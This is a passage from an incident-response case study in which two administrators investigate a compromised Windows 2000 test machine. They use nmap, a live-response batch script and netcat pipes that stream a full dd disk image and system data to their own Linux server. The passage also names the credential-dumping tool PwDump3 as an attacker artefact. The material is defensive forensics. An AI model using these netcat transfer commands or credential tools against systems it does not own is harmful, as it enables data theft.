More Information:

Size Difference: 0
LANGuard S.I.M. Incident ID: 1072

MEDIUM THREAT ALERTS

=====

- The file/folder/drive C:\add.reg has been added to the system!

Filename: add.reg

Location: C:\

File Properties:

Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:27:42

Date last modified: 07/31/03
Time last modified: 13:04:38

Date last accessed: 07/31/03
Time last accessed: 22:27:48

File Size: 348

More Information:

LANGuard S.I.M. Incident ID: 1068

- The file/folder/drive C:\PwDump3.exe has been added to the system!

Filename: PwDump3.exe

Location: C:\

File Properties:

Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:27:42

Date last modified: 01/21/01
Time last modified: 13:54:30

Date last accessed: 07/31/03
Time last accessed: 22:38:11

File Size: 61440

More Information:

LANGuard S.I.M. Incident ID: 1069

- The file/folder/drive C:\pwservice.exe has been added to the system!

```
Filename: pwservice.exe
Location: C:\
```

File Properties:

```
Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:27:56
```

```
Date last modified: 01/19/01
Time last modified: 15:48:56
```

```
Date last accessed: 07/31/03
Time last accessed: 22:38:11
```

```
File Size: 45056
```

More Information:


```
LANGuard S.I.M. Incident ID: 1070
```

```
*****
*****
```


This was obviously something that warranted further attention. At the moment, there were no applications running on the machine that clients needed access to, and so they had all been shut off. Executables had been added to the system, though! Executables named “pwdump”! And what about a registry file?! Andy was extremely concerned, and his first instinct was to rush over to the office and start poking around (he only lived 10 minutes away). There shouldn’t be any external (or internal, for that matter) access to that machine at the moment!

The tool that Andy was receiving the alert from, GRI LANGuard System Integrity Monitor (SIM) is a free tool made available by GFI Software at <http://www.gfi.com>. This is a simple installed program that allows an administrator to monitor the status of folders and files on a system, and send an alert when something changes. Andy was monitoring the majority of the main hard drive (C:) on APPS-TEST, including the Windows operating system directory (\Windows). The main SIM configuration screen looks like this:


© SANS Institute



The various settings for a default scan job are simple, as well. This screen depicts the alert settings, and Andy has the system set to email him if something changes:



This setting tab lets the administrator set the schedule for scanning files for changes:



Andy decided to be calm and think about what he was going to do. The first step, he decided, was to notify Frank and get his help. Andy called him at home, and told Frank what the SIM Alert had said. Frank, agreeing with him that this was probably not a good thing, agreed to come over in an hour or so.

Sunday August 3, 2003 1:00pm

Frank and Andy have been sitting at Andy's kitchen table for the past 20 minutes, talking about a possible explanation. Nothing plausible has been brought up, and they have decided to start looking into the problem. Frank says, "Well, we don't really have a Jump Bag ready to go, so we will have to put something together on the fly once we get over there." Andy asks, "What's a jump bag?" Frank explains that a jump bag is really just an incident response "readiness kit" that may include the following:

- A tape recorder
- CD-R or other blank media for backups
- Any backup software preferred
- A CD with system untainted binaries (netstat, CMD.exe, etc)
- Windows NT or 2000 Resource Kits, possibly
- A small hub and a few Ethernet cables
- A good laptop with both Windows and Linux (or another Unix variation) loaded on it, for analysis

Andy and Frank decide that in an environment of their small size, they can probably put together what they need “on the fly” once they get to InfoTechCom’s offices. Frank decides that he would like to run a quick scan of their perimeter before they head over. He uses a simple SSH client called PuTTY to connect to the Linux server in the company network, and after logging in, runs a simple NMAP SYN scan against the dynamic URL:

```
[root@infotech root]# nmap -sS infotechtest.fakeurld00d.com

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at
2003-08-03 13:27 EST
Interesting ports on infotechtest.fakeurld00d.com
(192.168.1.10):
(The 1634 ports scanned but not shown below are in state:
closed)

```

Port	State	Service
13/tcp	open	daytime
22/tcp	open	ssh
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5800/tcp	open	vnc-http
5900/tcp	open	vnc

```

Nmap run completed -- 1 IP address (1 host up) scanned in
6.956 seconds

```

“Well, this is certainly interesting,” says Frank. “We haven’t been thinking about it at all, Andy, but that APPS-TEST machine is accepting RPC calls from outside the network!” “What does that mean?” Andy asked Frank. “Well, it could mean we’ve got some serious issues, man,” Frank said sheepishly. “Bugtraq released a Critical-level warning this week that a Microsoft RPC vulnerability could be exploited remotely, and I didn’t even think about this machine sitting out here. I’m also a little curious about the ‘daytime’ service running. Is that running on the machine for a reason?” Andy couldn’t recall any reason why this should be running, and the two decided they probably had a serious security incident on their hands.

Before heading over, the two discussed whether or not to contact any law enforcement about the problem. Having worked with them before, Frank convinced Andy that this was not probably a good idea at this stage. If later investigation turned up anything that warranted including them, they would. However, the thought of the bureaucracy that would accompany badges, guns, and paperwork effectively answered the question for them. Frank also informed Andy that the FBI was reluctant to get involved unless the damages could be proven to exceed a certain amount, which he seemed to recollect being around

\$5000. Andy and Frank decided to head over to the office and see what was going on.

Containment

Sunday August 3, 2003 1:50pm

After arriving at InfoTechCom's office space, Andy and Frank started to formulate a plan of action. There were a few factors to consider in the situation, and some questions that needed answering:

- First of all, the machine in question was not critical. It had a standard configuration of Windows 2000 Professional SP1 that could easily be re-created. The application data on it was safely stored on several other machines, and the system itself had been set up solely for testing purposes.
- How bad was the compromise? Had any other machines been penetrated? What was the attacker doing, if anything, with the APPS-TEST machine?
- Should they contact their ISP and inform them of the break-in? Would they be of any help?
- What type of analysis could they do on this machine?

Andy and Frank mulled these items over for a few minutes. Based on the time stamp reflected in the SIM email, it seemed that these strange files were added to the machine on Thursday night around 10:30pm. The two decided that they would contact their ISP's abuse department and let them know what they found, after they had done their analysis.

What, then, would be their approach? Frank had an idea. "Andy, since we don't care too much about the system itself, why don't we perform a live response analysis on it?" he asked. "What do you mean by that?" Andy returned. "Well, since we're trying to get better at information security, we can use this as a learning exercise. I think it would be great to offer incident handling and emergency response services to our clients in the future," Frank explained. "We can treat this machine as 'mission-critical', and perform our analysis on it while it's still running and connected."

"That's actually a pretty cool idea," Andy said. "What do we need to do?" Frank explained that he had read a bit about this recently, and that they would need to build a sort of "Live Response Jump Bag" on a CD that they could use to collect information and funnel to a different machine. The Linux machine running in the DMZ with the APPS-TEST box would be a great place to store the data they took off APPS-TEST. He would use a tool called Netcat to set up a listening port on the Linux machine, and it would accept a connection from the compromised machine through which they could send all the data they collected for later examination. Andy was excited at the prospect of doing something new and interesting, and they decided to get to it.

The first steps would be starting a formal documentation of their actions. If InfoTechCom started offering this service to clients, it would pay to have practiced doing this beforehand. Andy grabbed a notebook, and noted the time of he and Frank's arrival at the "scene": 08/03/2003 1:47pm. Frank had brought his laptop with him, and it contained the majority of tools that they would put on CD-R for use as the Live Response kit. A few other tools would need to be downloaded, and a few more would need to be added from the Windows 2000 Server Resource Kit. As Frank had read about this technique recently [29], he had a good idea of the tools he wanted to use. They were:

- **arp** – This is a standard Windows NT/2000 command, distributed with these operating systems. This command looks in operating system's ARP table for IP address and MAC address conversion.
- **auditpol** – This command displays the system's current auditing policy settings, and is available with the Windows NT or Windows 2000 Resource Kit. The specific Windows version must match, however (in other words, the Windows NT Resource Kit version will not work on Windows 2000, and vice versa).
- **CMD.exe** – This is simply a Windows operating system shell.
- **dd** – This is a disk duplication command that allows bit-level data transfer between an input file (if) and an output file (of). This is a standard UNIX command that has been ported to Windows. The typical syntax for this operation is as follows:
D:\>dd if=\some\file of=\some\new\file
- **dumpel** – This tool is available with the Windows 2000 or NT Resource Kit, and simply allows you to dump the Event Logs.
- **fport** – This is a tool written by the security team at Foundstone (<http://www.foundstone.com>). This tool simply maps running executables to their respective TCP or UDP ports on a system.
- **nbtstat** – This is a native Windows command that returns NetBIOS names familiar to the system. Using the -c switch, this command will return the contents of the system's local NetBIOS cache.
- **nc** – Netcat for Windows. This tool, sometimes referred to as the "TCP/IP Swiss Army Knife", can be used for a huge number of operations. It can be used to scan hosts, connect to remote machines, set up listening ports on a system that then execute commands or write to files when a connection is made, etc. The homepage for this tool is http://www.atstake.com/research/tools/network_utilities/.

- **netstat** – Netstat is a common Windows NT/2000 command that show all current listening and established connections to a system.
- **NTLast** – Displays the last successful or failed logon attempts, IF auditing is enabled. This tool is also available from Foundstone at <http://www.foundstone.com> .
- **Pslist** – Available from <http://www.sysinternals.com>, this tool emulates the “ps” command on UNIX and displays the processes running on a system. This tool outputs the process name, process ID (PID), priority, threads, memory usage, time running, etc.
- **Psloggedon** – Also from <http://www.sysinternals.com>, this tool displays any currently logged on users.

Andy noted the time that he and Frank began creating the Live Response Toolkit: *Sunday August 03, 2003 2:27pm*. It took about 2 hours to fully gather all the tools and put them together on one CD. Andy then noted the time they had finished: *Sunday August 03, 2003 4:13pm*.

Frank and Andy inserted the CD with their tools into the CD-ROM drive of the system. Opening the D: drive and double clicking the Cmd.exe icon, they were able to open a “clean” command shell and check the files they had on the CD:

© SANS Institute 2004, All rights reserved.

```
C:\WINDOWS\System32\cmd.exe

D:\>dir
Volume in drive D is Live_Response
Volume Serial Number is E52B-DCA2

Directory of D:\

05/04/2001  02:05p                236,304  Cmd.exe
09/17/2001  10:25a                208,948  NTLlast.exe
01/04/1998  02:17p                 69,081  Netcat.c
10/30/2000  04:39p                 53,248  SFind.exe
12/07/1999  08:00a                 19,728  arp.exe
12/02/1999  02:53p                 61,440  auditpol.exe
01/21/2004  03:47p                325,632  dd.exe
11/28/1997  01:48p                 12,039  doexec.c
12/02/1999  01:53p                 80,896  dumpel.exe
01/25/2004  03:35p                 2,221  forensic.bat
02/12/2001  11:56a                126,976  fport.exe
07/09/1996  03:01p                 7,283  generic.h
11/06/1996  09:40p                22,784  getopt.c
11/03/1994  06:07p                 4,765  getopt.h
11/28/1997  01:36p                 544  makefile
12/07/1999  08:00a                20,752  nbtstat.exe
01/03/1998  01:37p                 59,392  nc.exe
12/07/1999  08:00a                26,896  netstat.exe
02/02/2000  09:22p                 18,192  psapi.dll
07/16/2002  09:27a                 86,016  pslist.exe
07/27/2001  09:38a                 45,056  psloggedon.exe
                21 File(s)          1,488,193 bytes
                0 Dir(s)              0 bytes free

D:\>_
```

Now, the first step that Andy and Frank decided to go ahead and do was back up the C drive of the compromised machine. Neither of them really thought they would need this data, but this is the proper first step to take on a system when investigating a possible incident. Lacking the proper equipment to install a removable drive, Frank opened a listening port on the Linux machine that would write any data coming in to a file named "backup":

```
root@ /home
[root@ home]# nc -l -p 1234 > backup
```

```
#nc -l -p 1234 > backup
```

This command starts a listener (the `-l` option) on a specified port (the `-p 1234` option) and outputs the data into a file (`> backup`).

Andy noted the time as *Sunday august 03, 2003 4:16 pm*. Now, this command would write a bit-by-bit copy of an input file into an output file or some other location, by executing the following command [28]:

```
D:\>dd.exe if=\\.\C: | D:\nc.exe 192.168.1.23 1234
8330880+0 records in
8330880+0 records out
8530821023 bytes transferred in 2539.067408 secs (3359825
bytes/sec)
```

This command is actually pretty simple. The *dd* command takes an input file (*if=some\file*) and usually has an output file (*of=some\file*). In this case, we piped the output into Netcat, which transmitted the data to port 1234 of the Linux machine at IP address 192.168.1.23. The number of records in and records out simply indicates the number of blocks (1 block = 1024 bytes) that were transferred in and out of the program. The “+0” indicates that 0 blocks had errors during transfer. This command successfully copied a bit over 8 GB to a 20GB hard drive on the Linux machine. In-depth forensic analysis of this data will not be performed in this scenario.

This backup took almost 43 minutes, and Andy noted the ending time as *Sunday August 03, 2003 4:59pm*. Now, the other tools should be executed. Andy and Frank had written a batch script that would execute the tools and produce a file containing the cumulative output, separated by lines of asterisks. The tool’s code is listed here:

```
@echo off
echo *****
echo ***** Start Date *****
echo *****
echo. | date
echo *****
echo ***** Start Time *****
echo *****
echo. | time
echo *****
echo ***** netstat -an *****
echo *****
netstat -an
echo *****
echo ***** arp -a *****
echo *****
arp -a
echo *****
echo ***** fport *****
echo *****
fport
```

```

echo *****
echo ***** pslist *****
echo *****
pslist
echo *****
echo ***** nbtstat -c *****
echo *****
nbtstat -c
echo *****
echo ***** psloggedon *****
echo *****
psloggedon
echo *****
echo ***** NTLast *****
echo *****
NTLast
echo *****
echo ***** Last Accessed Times *****
echo *****
dir /t:a /o:d /s c:\
echo *****
echo ***** Last Modified Times *****
echo *****
dir /t:w /o:d /s c:\
echo *****
echo ***** Creation Times *****
echo *****
dir /t:c /o:d /s c:\
echo *****
echo ***** Audit Policy *****
echo *****
auditpol
echo *****
echo ***** Security Event Log *****
echo *****
dumpel -l security
echo *****
echo ***** Application Event Log *****
echo *****
dumpel -l application
echo *****
echo ***** System Event Log *****
echo *****
dumpel -l system
echo *****
echo ***** ipconfig *****
echo *****

```


```

ipconfig /all
echo *****
echo ***** End Time *****
echo *****
echo. | time
echo *****
echo ***** End Date *****
echo *****
echo. | date

```


This .BAT file will also be included in the Appendix.

Andy and Frank decided to use the same method as the disk duplication, and pipe the output to Netcat, with a waiting port on the Linux machine. The following command was executed on the Linux machine:



```
#nc -l -p 1234 > forensics.txt
```

Again, this command starts a listener (the -l option) on a specified port (the -p 1234 option) and outputs the data into a file (> forensics.txt). Now, they executed the "forensic.bat" file on the Live Response CD and piped it to Netcat to be forwarded on to port 1234 of the Linux machine at 192.168.1.23:



```
D:\>forensic.bat | D:\nc.exe 192.168.1.23 1234
```

Now, the output of this file would tell them some things. Let's take a look at each of the relevant sections of the .BAT file, discuss the commands that were executed, and see what turns up on this compromised system!

Andy and Frank eagerly opened the file "forensics.txt" that they had piped from the APPS-TEST system, and Andy noted the time as *Sunday August 03, 2003 5:03pm*. Following is a description of each command, and the relevant output:

The date and time of the data collection

The batch command:

```
@echo off
echo *****
echo ***** Start Date *****
echo *****
echo. | date
echo *****
echo ***** Start Time *****
echo *****
echo. | time
```

What it does:

This command simple gets the system time and date from the compromised machine and records these.

Output from forensic.bat:

```
*****
***** Start Date *****
*****
The current date is: Sun 08/03/2003
Enter the new date: (mm-dd-yy)
*****
***** Start Time *****
*****
The current time is: 17:03:42.14
Enter the new time:
```

This was significant to Andy and Frank for reporting purposes.

Netstat

The batch command:

```
echo *****
echo ***** netstat -an *****
echo *****
netstat -an
```

What it does:

The `-a` switch is used to display all network information, and the `-n` switch prevents reverse DNS lookup (IP address → DNS name) from being done.

Output from forensic.bat:

```
*****
***** netstat -an *****
*****
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1066	0.0.0.0:0	LISTENING
TCP	0.0.0.0:2697	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING
TCP	192.168.1.10:13	0.0.0.0:0	LISTENING
TCP	192.168.1.10:139	0.0.0.0:0	LISTENING
TCP	192.168.1.10:1178	0.0.0.0:0	LISTENING
TCP	192.168.1.10:2599	0.0.0.0:0	LISTENING
TCP	192.168.1.10:2697	192.168.1.23:1234	ESTABLISHED
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:1039	*:*	
UDP	0.0.0.0:1054	*:*	
UDP	192.168.1.10:137	*:*	
UDP	192.168.1.10:138	*:*	
UDP	192.168.1.10:500	*:*	
UDP	192.168.1.10:520	*:*	

It looked as though there was an open, listening socket on port 13! This definitely raised their suspicions about the “daytime” service that was listening on that port (which they had seen earlier from the cursory NMAP scan). The only other item of interest was the active connection to the Linux server on port 1234 that they had established for data transfer. The other open ports warranted some attention, but neither Andy nor Frank was too concerned with these.

ARP

The batch command:

```
echo *****
echo ***** arp -a *****
echo *****
arp -a
```

What it does: This command is executed with the `-a` switch, which simply displays the ARP table. The ARP table maps IP addresses to MAC addresses effectively spanning the Network layer (IP) with the Data Link layer (MAC) addresses for systems that the machine has communicated with.

Output from forensic.bat:

***** arp -a *****		

Interface: 192.168.1.10 on Interface 0x2		
Internet Address	Physical Address	Type
XX.XX.XX.X	00-03-6d-1f-bf-47	dynamic
192.168.1.23	00-08-c7-7a-36-2d	dynamic

This was interesting. The address XX.XX.XX.X was an external address, and was the only other entry in the ARP cache other than the Linux machine in the DMZ. This was almost surely the IP and MAC address of the attacker's machine!

FPORT

The batch command:

```
echo *****
echo ***** fport *****
echo *****
fport
```

What it does:

This tool simply maps running executables to their respective TCP or UDP ports on a system.

Output from forensic.bat:

```
*****

***** fport *****
*****

FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid    Process          Port  Proto Path
204    daytime            -> 13   TCP   C:\WINDOWS\SYSTEM32\daytime.exe
400    svchost             -> 135  TCP   C:\WINDOWS\system32\svchost.exe
8      System              -> 139  TCP
8      System              -> 445  TCP
560    MSTask              -> 1040 TCP   C:\WINDOWS\system32\MSTask.exe
8      System              -> 1066 TCP
8      System              -> 1178 TCP
8      System              -> 2599 TCP
872    nc                  -> 2697 TCP   D:\nc.exe
400    svchost             -> 4444 TCP   C:\WINDOWS\system32\svchost.exe

400    svchost             -> 135  UDP   C:\WINDOWS\system32\svchost.exe
8      System              -> 137  UDP
8      System              -> 138  UDP
8      System              -> 445  UDP
220    lsass               -> 500  UDP   C:\WINDOWS\system32\lsass.exe
468    svchost             -> 520  UDP   C:\WINDOWS\System32\svchost.exe
208    services            -> 1039 UDP   C:\WINDOWS\system32\services.exe
180    winlogon            -> 1054 UDP
\??\C:\WINDOWS\system32\winlogon.exe
```

All of the processes currently running were standard Microsoft services that enabled OS and network communication. All, that is, except the first one: the daytime.exe service that was operating on port 13.

PSLIST

The batch command:

```
echo *****
echo ***** pslist *****
echo *****
pslist
```

What it does:

This tool emulates the “ps” command on UNIX and displays the processes running on a system. This tool outputs the process name, process ID (PID), priority, threads, memory usage, time running, etc.

Output from forensic.bat:

```
*****

***** pslist *****
*****

PsList 1.21 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for APPS-TEST:

Name                Pid Pri Thd  Hnd    Mem      User Time    Kernel Time
Elapsed Time
Idle                 0   0   1    0     16      0:00:00.000   30:53:00.119
31:01:19.924
System              8   8  30   154    212      0:00:00.000    0:00:35.521
31:01:19.924
smss                132  11   6    33    348      0:00:00.030    0:00:01.442
31:01:19.924
csrss               160  13  12   294   1756      0:00:01.772    0:00:22.171
31:01:10.961
winlogon            180  13  15   409   2920      0:00:01.992    0:00:04.176
31:01:09.158
services            208   9  31   506   4072      0:00:08.291    0:00:13.769
31:01:06.614
lsass               220   9  15   300   1584      0:00:14.871    0:00:23.363
31:01:06.564
svchost             400   8   7   236   2028      0:00:00.310    0:00:00.470
31:01:02.669
SPOOLSV            420   8   9    93   2700      0:00:00.140    0:00:00.250
31:01:01.838
svchost             468   8  18   253   3872      0:00:00.660    0:00:00.931
31:01:01.397
cfsservice          488   8   4   113   2700      0:01:28.076    0:00:31.485
31:01:00.826
regsvc              528   8   2    30    580      0:00:00.030    0:00:00.030
31:01:00.095
mstask              560   8   7   128   3032      0:00:00.420    0:00:00.600
```

31:00:59.634							
winmgmt	592	8	3	89	140	0:00:35.511	0:00:02.052
31:00:58.593							
explorer	744	8	13	312	6660	0:00:37.954	0:01:57.058
31:00:53.085							
daytime	204	8	4	121	2172	0:00:00.430	0:00:00.340
30:21:30.454							
cmd	864	8	1	22	36	0:00:00.260	0:00:00.530
29:56:27.523							
mmc	720	8	4	116	6232	0:00:01.892	0:00:02.603
28:38:40.056							
nc	872	8	2	99	2444	0:00:00.070	0:00:00.230
0:00:02.863							
PSLIST	916	13	2	73	1164	0:00:00.070	0:00:00.100
0:00:00.420							

Again, nothing out of the ordinary here except the *daytime* service. The instance of Netcat (nc) is the one piping data back to the Linux server.

NBTSTAT

The batch command:

```
echo *****
echo ***** nbtstat -c *****
echo *****
nbtstat -c
```

What it does:

This is a native Windows command that returns NetBIOS names familiar to the system. Using the `-c` switch, this command will return the contents of the system's local NetBIOS cache.

Output from forensic.bat:

```
Local Area Connection:
Node IpAddress: [192.168.1.10] Scope Id: []
No names in cache
```

This is exactly what Frank and Andy hoped to see – nothing. As this machine is “cut off” from the other Windows machines in the internal network, it should not have any cached NetBIOS names.

PSLOGGEDON

The batch command:

```
echo *****
echo ***** psloggedon *****
echo *****
psloggedon
```

What it does:

This tool simply displays any currently logged-on users, either on the local machine or via network shares.

Output from forensic.bat:

```
*****
***** psloggedon *****
*****

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
    1/24/2004 2:10:50 PM    APPS-TEST\andy

No one is logged on via resource shares.
```

NTLAST

The batch command:

```
echo *****
echo ***** NTLAST *****
echo *****
NTLAST
```

What it does:

This tool displays the last successful or failed logon attempts, IF auditing is enabled.

Output from forensic.bat:

andy	APPS-TEST	APPS-TEST	Thu Jul 24 08:31:39pm 2003
------	-----------	-----------	----------------------------

Based on the auditing enabled, the only successful logon had been Andy, on the Thursday before he left for vacation. The attacker must not have gotten in this way; this strengthened Frank and Andy's belief that he had used a remote exploit for a vulnerability such as the new RPC DCOM hole.

DIR (x3)

The batch commands:

```
echo *****
echo ***** Last Accessed Times *****
echo *****
dir /t:a /o:d /s c:\
echo *****
echo ***** Last Modified Times *****
echo *****
dir /t:w /o:d /s c:\
echo *****
```

```

echo ***** Creation Times *****
echo *****
dir /t:c /o:d /s c:\

```

What they do:

These commands will capture timestamps on files and directories. The first command captures the last accessed times (/t:a) switch. The second captures the last modified times (/t:w), and the last command captures the file or directory creation times (/t:c)

Output from forensic.bat:

```

<snip 1>
Directory of c:\WINDOWS\repair

07/31/2003  10:35p                532,212  secsetup.inf
07/31/2003  10:35p                872,448  system
07/31/2003  10:35p            6,115,328  software
07/31/2003  10:35p                192,512  default
07/31/2003  10:35p                16,384  security
07/31/2003  10:35p                20,480  sam
07/31/2003  10:35p                 438  autoexec.nt
07/31/2003  10:35p                 2,577  config.nt
08/03/2003  06:21p            145,596  setup.log
08/03/2003  06:21p          <DIR>      ..
08/03/2003  06:21p          <DIR>      .
                9 File(s)        7,897,975 bytes

<snip 1>

<snip 2>
Directory of c:\WINDOWS\SYSTEM32\config

07/31/2003  10:35p            540,672  software.sav
07/31/2003  10:35p            335,872  system.sav
07/31/2003  10:35p            81,920  default.sav
07/31/2003  10:35p            139,264  userdiff
07/31/2003  10:35p            65,536  GFI LANg.evt
07/31/2003  10:35p             104  netlogon.ftl
07/31/2003  10:35p            24,576  SAM
07/31/2003  10:35p            24,576  SECURITY
07/31/2003  10:35p           200,704  default
07/31/2003  10:39p            65,536  AppEvent.Evt
07/31/2003  10:39p            65,536  SecEvent.Evt
07/31/2003  10:39p            65,536  SysEvent.Evt
08/03/2003  06:21p          <DIR>      .
08/03/2003  06:21p          <DIR>      ..
08/03/2003  06:21p           1,961,984  system
08/03/2003  06:21p           1,961,984  SYSTEM.ALT
08/03/2003  06:21p           6,316,032  software
                15 File(s)       11,849,832 bytes

<snip 2>

```

The two sections shown here are what concerned Frank and Andy the most. Poring through these file and directory timestamps was very tedious, but this

information was enough to verify when and what had occurred, to some extent. Obviously, at 10:35pm on Thursday, July 31, someone had accessed the SAM file (stored in both of these directories). No one from InfoTechCom would have had reason to do this, and so this was obviously an attacker. This really told Andy and Frank when the attack itself had occurred, too.

AUDITPOL

The batch command:

```
echo *****
echo ***** Audit Policy *****
echo *****
auditpol
```

What it does:

The auditpol command will display the current auditing settings on the system.

Output from forensic.bat:

```
*****
***** Audit Policy *****
*****
Running ...

(X) Audit Enabled

System                = No
Logon                  = Success and Failure
Object Access          = No
Privilege Use          = Success and Failure
Process Tracking       = No
Policy Change          = Success and Failure
Account Management     = Success and Failure
Directory Service Access = No
Account Logon          = Success and Failure
```

DUMPEL

The batch command:

```
echo *****
echo ***** Security Event Log *****
echo *****
dumpel -l security
echo *****
echo ***** Application Event Log *****
echo *****
dumpel -l application
echo *****
echo ***** System Event Log *****
echo *****
```

```
dumpel -l system
```

What it does:

The dumpel tool will extract the contents of the three types of Event Logs on a system. The -l switch with a keyword (system, application, or security) determine which log is dumped:

```
D:\>dumpel -l system
```

```
D:\>dumpel -l application
```

```
D:\>dumpel -l security
```

Output from forensic.bat:

```
*****
***** Security Event Log *****
*****
